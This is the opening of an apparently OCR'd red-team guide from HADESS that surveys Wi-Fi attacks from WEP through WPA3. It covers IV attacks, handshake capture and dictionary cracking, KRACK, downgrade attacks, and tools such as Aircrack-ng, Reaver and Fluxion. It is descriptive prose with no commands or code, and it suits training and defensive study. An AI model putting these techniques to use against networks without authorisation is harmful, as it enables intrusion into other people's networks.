

FROM WEP TO WPA3

A Red Teamer's Guide to Wi-Fi Exploits



HADESS

WWW.HADESS.IO



INTRODUCTION

In the realm of wireless networking, the security landscape has evolved significantly from the early days of WEP (Wired Equivalent Privacy) to the advanced protocols of WPA3 (Wi-Fi Protected Access 3). Red Teamers, tasked with emulating cyber adversaries, need a deep understanding of these protocols to identify and exploit weaknesses in Wi-Fi networks. This guide delves into the techniques and tools used by Red Teamers to exploit vulnerabilities across various Wi-Fi security protocols.

WEP: Cracking the Outdated Protocol
WEP, introduced in 1997, was the first attempt at securing wireless networks but is notoriously weak due to its use of RC4 encryption and a static encryption key. Red Teamers exploit WEP vulnerabilities using tools like Aircrack-ng. By capturing enough packets, typically by generating network traffic with deauthentication attacks, they can perform an IV (Initialization Vector) attack. This attack exploits the weak implementation of RC4, allowing attackers to recover the WEP key and gain unauthorized network access.

WPA/WPA2: Exploiting Weak Passwords and Handshake Vulnerabilities
WPA (Wi-Fi Protected Access) and its successor WPA2 introduced stronger encryption through TKIP and AES, respectively. Despite these improvements, they are not immune to attacks. Red Teamers commonly exploit WPA/WPA2 networks by targeting weak passwords through dictionary attacks. Tools like Hashcat and John the Ripper are used to crack WPA/WPA2-PSK (Pre-Shared Key) by capturing the four-way handshake during a client connection process. Additionally, the KRACK (Key Reinstallation Attack) vulnerability in WPA2 can be exploited to decrypt traffic and inject malicious packets.

WPA3: New Challenges and Opportunities
WPA3, the latest Wi-Fi security standard, aims to address the shortcomings of its predecessors with features like SAE (Simultaneous Authentication of Equals) for better password security and forward secrecy. However, WPA3 is not impervious to attacks. Red Teamers focus on side-channel attacks and downgrade attacks where the target device falls back to WPA2, which might still be vulnerable. Although the tools and techniques are still maturing, exploiting WPA3 requires a sophisticated understanding of the protocol and advanced tactics.
Tools of the Trade: Essential Software for Wi-Fi Exploitation

Red Teamers employ a variety of tools to exploit Wi-Fi networks effectively. Aircrack-ng is a staple for capturing packets and cracking WEP/WPA handshakes. Wireshark is essential for packet analysis and identifying anomalies. For more advanced attacks, tools like Fluxion can be used for Man-in-the-Middle (MitM) attacks, while Reaver targets WPS (Wi-Fi Protected Setup) vulnerabilities. These tools, combined with robust reconnaissance techniques, allow Red Teamers to map out network topologies and identify potential weak points.

DOCUMENT INFO


HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Fazel Mohammad Ali Pour(https://x.com/ArganexEmad)

TABLE OF CONTENT



EXECUTIVE SUMMARY

